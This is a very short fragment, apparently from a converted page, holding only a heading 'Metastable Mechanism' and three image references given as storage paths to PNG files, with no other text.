



# Metastable Mechanism


